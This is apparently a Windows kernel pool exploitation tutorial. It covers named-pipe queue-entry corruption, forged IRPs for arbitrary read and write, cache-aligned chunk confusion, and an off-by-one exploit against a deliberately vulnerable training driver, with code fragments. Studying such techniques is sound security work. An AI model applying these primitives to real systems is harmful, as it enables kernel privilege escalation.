
DATA_QUEUE_ENTRY:
    NextEntry = whatever;
    Irp = 0;
    SecurityContext = 0;
    EntryType = 0;              // buffered
    QuotaInEntry = 0;
    DataSize = something bigger than the original size;
This technique can be used to leak pointers/heap metadata and other interesting data that could be found after our DATA_QUEUE_ENTRY.
3. Arbitrary Read with Limited Control (Flink Only)
Some overflows only let you write a few bytes, or the bytes are not yours to choose (a memset with fixed values, for example). Then the best you can do is overwrite the Flink of a victim entry and point it at data you control, an “undercover” DQE, and run the reads above through it.

In the diagram, “Babushka” refers to a Russian nesting doll ie. one object contains another object of the same kind. So the core idea is be to create a babushka DQE such that its data contains another DQE(“undercover” DQE here)
- The victim entry’s
Flinknow points to the undercover DQE, which is composed of user-controlled data. DataSize1= undercover header +DataSize2, andDataSize2=DataSize1- undercover header.DataSize2should be at leastDataSize1-sizeof(DATA_QUEUE_ENTRY)+nto read n bytes from the adjacent memory/chunk.- To read
nbytes from chunk 2: readDataSize + DataSize1 - sizeof(DATA_QUEUE_ENTRY) + n.
PeekNamedPipe
Since Windows 7, LIST_ENTRY unlinking validates entry->Flink->Blink == entry (safe-unlink). Reading DataSize bytes causes the overflowed DATA_QUEUE_ENTRY to be unlinked, and the corrupted pointers trigger a bugcheck. PeekNamedPipe avoids this by walking the queue without unlinking entries, allowing the undercover DATA_QUEUE_ENTRY to be activated without triggering safe-unlink.
The practical flow:
- Groom the pool so the redirected
Flinklands on the undercover DQE. - Overflow the victim’s
Flink. - Use
PeekNamedPipewith a small size to activate the undercover DQE and leak adjacent pool memory (ASLR bypass). - Modify the contents of the specified userspace address to hold a forged
DATA_QUEUE_ENTRYthat facilitates the arbitrary read. - Use
PeekNamedPipewith size =DataSize + DataSize2 + nto leaknbytes from the address set in theSystemBufferof the IRP.
4. Arbitrary Write
At this point we can read kernel memory but not change it. Now we want to modify our own process token to elevate privileges from low integrity. The classic move is copying the SYSTEM process token over our own.
The write comes from the quota mechanism ie. when a buffered write exceeds the pipe quota in blocking mode, the entry waits in the queue as a stalled write with QuotaInEntry < DataSize, holding its IRP. Every read frees quota, QuotaInEntry climbs back up, and once it reaches DataSize, npfs completes the IRP through IofCompleteRequest. An entry forged to look like a stalled write therefore decides which IRP gets completed, and the IRP decides where the write lands: its AssociatedIrp holds the source address to copy from and its UserBuffer holds the destination to overwrite.
Say the pipe quota is 0x1000 bytes and it is already full. A WriteFile of 0x800 bytes cannot fit, so npfs queues it with QuotaInEntry = 0 and parks the write IRP. Reading 0x200 bytes from the other end frees 0x200 of quota, and that credit goes to the stalled write, so QuotaInEntry becomes 0x200. Once enough reads bring QuotaInEntry up to 0x800 (the write’s DataSize), npfs decides there is finally room and completes the pending IRP. The write only “finishes” when the queue has room for it.
The forged entry abuses exactly this bookkeeping:
DATA_QUEUE_ENTRY:
    NextEntry.Flink = accessible address;
    Irp             = forged IRP address;
    SecurityContext = 0;
    EntryType       = 0;              // buffered
    QuotaInEntry    = DataSize - 1;   // one byte of quota left
    DataSize        = write size;

Forged IRP:
    Flags          &= ~IRP_DEALLOCATE_BUFFER | IRP_BUFFERED_IO | IRP_INPUT_OPERATION;
                   // clears only IRP_DEALLOCATE_BUFFER; the input flags are kept/set here
    AssociatedIrp  = source address;
    UserBuffer     = destination address;
    ThreadListEntry.Flink = ThreadListEntry.Blink = &forged IRP's ThreadListEntry;

The practical flow:
- Spray the pool with DQEs.
- Establish the arbitrary read using the above techniques.
- Use the leaked pointers to identify a DQE adjacent to the undercover DQE (
leaked_entry->Flink->Blinkgives its address) and find the pipe handle that owns it. - Create a new buffered DQE entry holding an IRP on that handle by writing more than the pipe quota so the write stalls in the queue.
- Use the arbitrary read to find the new entry’s address (
leaked_entry->Flink), then its IRP address, and dump the full IRP contents. We need to use the leaked IRP as otherwise, a fake one would failIofCompleteRequest’s validation. - Forge the stalled write DQE entry around the patched IRP:
QuotaInEntry = DataSize - 1andDataSize = write size. The one-byte quota gap is the trigger, since the queue now looks like a write waiting for exactly one byte of room. Host the IRP in an unbuffered entry, becauseIofCompleteRequesttends to free the buffer it points at. - Read a single byte from the pipe.
QuotaInEntryclimbs toDataSize, npfs decides the stalled write has room, andIofCompleteRequestcompletes the forged IRP. The kernel then copies from the address inAssociatedIrpto the address inUserBuffer, giving us arbitrary write :)
Aligned Chunk Confusion (SSTIC)
The Vulnerability
The paper doesn’t target one specific bug, it assumes a generic heap overflow into the kernel pool where the attacker can rewrite the 1st and 4th byte of the next chunk’s POOL_HEADER with controlled values, that is the PreviousSize and PoolType fields. So a tiny 4 byte controlled overflow is enough here, since post 19H1 most of the other header fields went unused anyway. On top of that we also need to control the allocation and deallocation of the vulnerable object so we can spray and groom the pool reliably.
The exploitation idea with just these bytes is to abuse the CacheAligned free path and redirect where the kernel actually frees the overwritten chunk, giving us an arbitrary free.
Cache Aligned in PoolType (Arbitrary Free Primitive)
Some allocations are requested with the CacheAligned bit set in their PoolType. For those, the allocator pads the chunk and drops a second POOL_HEADER (the “aligned header”) right before the address that gets returned to the caller, and it stores the distance back to the real chunk start in this second header’s PreviousSize field (in 0x10 byte units, like every pool size field). So on free, the allocator needs to walk back to find where the actual chunk begins :
For more on how cache aligned allocations lay out the two headers, check the CacheAligned section in the Pool Header chapter.
if (AlignedHeader->PoolType & 4) {   // CacheAligned bit set?
    OriginalHeader = (QWORD *)AlignedHeader - AlignedHeader->PreviousSize * 0x10;
}
AlignedHeader is that second header sitting inside the alignment padding, OriginalHeader is which is used for free. The allocator does a
simple substraction to compute the original chunk address and then later free it.
The if (AlignedHeader->PoolType & 4) branch check is still there, but some checks were removed in 19H1 and afterwards, so the walk back is basically blind now : whatever PreviousSize says, the kernel frees that address without validating the destination. This is why the overflow needs to touch exactly those two header bytes : we set the CacheAligned bit ourselves to enter this branch (a normal chunk with the bit unset just takes the regular free path), and we control PreviousSize to decide where it lands. Point it at planted data in the middle of the previous chunk and the allocator frees a fake chunk that never existed, or point it back by the exact size of the previous chunk and you get a Use-After-Free instead.
Quota Pointer Process Overwrite (Arbitrary Decrement Primitive)
An allocation can charge its quota against the requesting process. When that happens, the kernel stores a pointer to the _KPROCESS in the ProcessBilled field of the POOL_HEADER (see Pool Header Structure), and on free it follows that pointer to decrement the process’s quota charge. An overflow that controls ProcessBilled used to give an arbitrary dereference here (the classic Quota Process Pointer Overwrite), which is exactly why the pointer is now encoded :
ProcessBilled = KPROCESS_ptr ^ ExpPoolQuotaCookie ^ chunk_addr
On free the kernel decodes it and validates the result (kernel-mode address, valid process header type), then decrements the quota counter in the decoded “process”. The ExpPoolQuotaCookie is generated at boot, so a blind overwrite decodes to garbage and bugchecks.
But the validation only checks that the decoded pointer looks like a process object. If we can leak the ExpPoolQuotaCookie and know the address of our chunk, both of which an arbitrary read gives us, we can encode a pointer that decodes to any address we choose. Pointing it at a fake _EPROCESS (sprayed with the right header type) makes the checks pass, and the free then decrements a counter at an attacker-chosen address : an arbitrary decrementation primitive. The decrement amount is the quota charge, derived from the chunk’s size, so we control both where it lands and by how much.
Exploitation
The paper’s exploit chains the arbitrary free into a ghost chunk, a fake chunk carved inside a still-allocated one that spans the vulnerable and overwritten chunks. From there the arbitrary read and write primitives are built.

- Groom the pool so a controllable object sits right after the vulnerable chunk, then overflow its header with the
CacheAlignedbit set andPreviousSizepointing into the vulnerable chunk. The free computesOriginalHeader = AlignedHeader - PreviousSize * 0x10, soPreviousSize = 0x15walks back0x150bytes from the overwritten chunk’s header. For a0x180sized vulnerable chunk that is exactly offset0x30inside it, which is where we plant the fake header in the next step. - Free the vulnerable chunk and reallocate it with a
PipeAttributewhose data plants our fakePOOL_HEADERat offset0x30, withBlockSize = 0x21. The replanting is needed because the original object’s data at that offset wasn’t ours, the reallocation gives us byte-exact control of the memory the redirected free will hit. TheBlockSizeis not random : it’s the size of the chunk that will actually be freed, and we want it easy to reuse. All sizes under0x200land in the LFH, so they are out. The smallest non-LFH allocation is0x200, a chunk of0x210.0x210uses the VS backend and is eligible for the Dynamic Lookaside, and its bucket can be enabled beforehand by spraying and freeing chunks of0x210bytes. - Free the overwritten chunk. This triggers the cache aligned free : the kernel frees
OverwrittenChunkAddress - (0x15 * 0x10), which isVulnerableChunkAddress + 0x30, exactly where our fakePOOL_HEADERsits. So the header used for this free is ours, and instead of the overwritten chunk the kernel frees a0x210chunk straight onto the Dynamic Lookaside. The overwritten chunk is now in a “lost” state as the kernel thinks it’s freed.
The PipeAttribute objects used in the next steps are created through NtFsControlFile with the 0x11003C control code, and their value is read back with 0x110038 :
HANDLE read_pipe;
HANDLE write_pipe;
char attribute[] = "attribute_name\00attribute_value";
char output[0x100];
NTSTATUS status;

CreatePipe(&read_pipe, &write_pipe, NULL, 0);
NtFsControlFile(write_pipe, NULL, NULL, NULL, &status,
                0x11003C, attribute, sizeof(attribute), output, sizeof(output));

// read the attribute's value back, the kernel copies
// AttributeValueSize bytes from AttributeValue to output
char name[] = "attribute_name";
NtFsControlFile(read_pipe, NULL, NULL, NULL, &status,
                0x110038, name, sizeof(name), output, sizeof(output));
Per the paper, the size of the allocation and the data are fully attacker controlled, and the AttributeName and AttributeValue pointers point at different offsets of this data field.
-
Leaking the content of the ghost chunk : the ghost chunk can now be reallocated with a
PipeAttributeobject. The ghost’sPipeAttributestructure lands right where the attribute placed in the vulnerable chunk reads its value from, since itsAttributeValuewas aimed into the ghost region on purpose. By reading the value of this pipe attribute, the data returned is the content of the ghost chunk’sPipeAttribute, so its contents are leaked : the address of the ghost chunk, and thus of the vulnerable chunk, is now known. -
To get the full arbitrary read : free the vulnerable chunk one more time and reallocate it with another
PipeAttribute, this time aiming its data on top of the ghost chunk’s ownPipeAttributeheader. That header is what npfs follows when reading the ghost’s attribute, so rewriting it puts the ghost’s attribute structure under our control too. A newPipeAttributeis injected in the attribute linked list, and it is located in userland : the forged list pointers make the kernel follow the chain into our memory. Requesting the read of the ghost’s attribute now makes the kernel use the userlandPipeAttribute, and controlling itsAttributeValue/AttributeValueSizeis the arbitrary read primitive. -
Overwrite the ghost header once more with the
PoolQuotabit and a forgedProcessBilledpointing at a fake_EPROCESSsprayed with a Pipe Data Queue Entry. Freeing the ghost chunk now decrements an attacker-chosen counter. This means the Quota Pointer Process Overwrite attack can be used to get an arbitrary decrementation primitive. TheExpPoolQuotaCookieand the address of the ghost chunk can be recovered using the arbitrary read primitive. -
The first decrement lands on
TOKEN->Privileges.Enabled, and a second pass onPrivileges.Present(this one is checked since 1607). WithSeDebugPrivilegeset in both, our process can now open a SYSTEM process and inject into it.
Writeup Coming Soon
Example writeup of this technique is coming soon.
Off-By-One Pool Overflow Exploit
This writeup is based on the exploit PoC for the vulnerable driver (Overfl0w.cpp) which is written here (vuln_driver_al20c.cpp).
Vulnerability
NTSTATUS Al20c(size_t Size)
{
    char* buf = (char*)ExAllocatePoolWithTag(NonPagedPoolNx, Size, 'AAAA');
    for (int i = 0; i <= Size && buf; i++)
        buf[i] = ' ';
    return STATUS_SUCCESS;
}
There is a one byte overflow as the for loop is writing one byte more than the allocated Size variable
Exploit
For the allocations we deliberately go with the segment backend allocator (page-aligned large allocations) by making the DQE allocation sizes whole page multiples (0x2000, 0x4000, 0x1000) so that our chunks have no pool header metadata inside them and every entry starts exactly at a page boundary. This way the one byte overflow lands straight on the first byte of the next chunk, which is the Flink of that DQE, and since the cover entry is page aligned (something like 0x…000) the overflow turns it into 0x…020, pointing 0x20 bytes inside the cover chunk where our undercover entry will sit.
With only a single byte to overflow we are stuck with the limited overflow technique where we just redirect the Flink of the victim entry as shown in the 3rd technique to get an arbitrary read first. For that we need to groom the heap in a way so that it’s predictable where our overwrite occurs and that the redirected Flink lands on a cover/undercover entry we control.
#define NP_HEADER_SIZE 0x30
#define FIRST_ENTRY_SIZE (0x2000-NP_HEADER_SIZE) //FIRST_ENTRY is not very important
#define SECOND_ENTRY_SIZE (0x4000-NP_HEADER_SIZE)
#define THIRD_ENTRY_SIZE (0x1000-NP_HEADER_SIZE)
The DQE for an individual pipe here using these sizes looks like this :


Next we spray and groom the heap memory in such a way that a hole is created between two middle DQEs :

The third entry (cover) would be crafted in such a way with the undercover entry in its data and the third entry would look like the following so that if the Flink last byte is overwritten by 0x20 then it would point to the undercover entry instead of cover entry now


- IRP starts in Data of Cover entry which is why the exploit creates the right entries in the following way :
    printf("Creating the RIGHT entries\n");
    char victim_data[THIRD_ENTRY_SIZE];
    DATA_QUEUE_ENTRY* dqe = (DATA_QUEUE_ENTRY*)victim_data;
    memset(dqe, 0, sizeof(*dqe));
    dqe->DataSize = THIRD_ENTRY_SIZE + 1;

    for (int i = 0; i < pipe_pool.size(); i++) {
        WriteFile(pipe_pool[i].Write, &dqe->Irp, THIRD_ENTRY_SIZE, &res, 0);
    }
The undercover entry starts at cover + 0x20 which is 0x10 bytes before the cover’s data, so writing from &dqe->Irp makes the stack DATA_QUEUE_ENTRY line up field by field with the undercover header : stack Irp lands on undercover Irp, stack DataSize lands on undercover DataSize and so on. If we had passed dqe instead, everything would be shifted by 0x10 and undercover.DataSize would read the stack SecurityContext (0), which means no overread and no way to detect the corrupted pipe.
The DataSize is incremented by one which will help us in identifying the imposter pipe here in the following way afterwards
for (auto& p : pipe_pool) {
    PeekNamedPipe(p.Read, buf, TOTAL_DATA_SIZE + 1, &bytes_read, 0, 0);
    if (bytes_read == TOTAL_DATA_SIZE + 1) {
        g_victim_pipe = &p;
        printf("Overflown data entry found\n");
        break;
    }
}
Now the overflown entry with the overwritten Flink will point to the undercover entry.

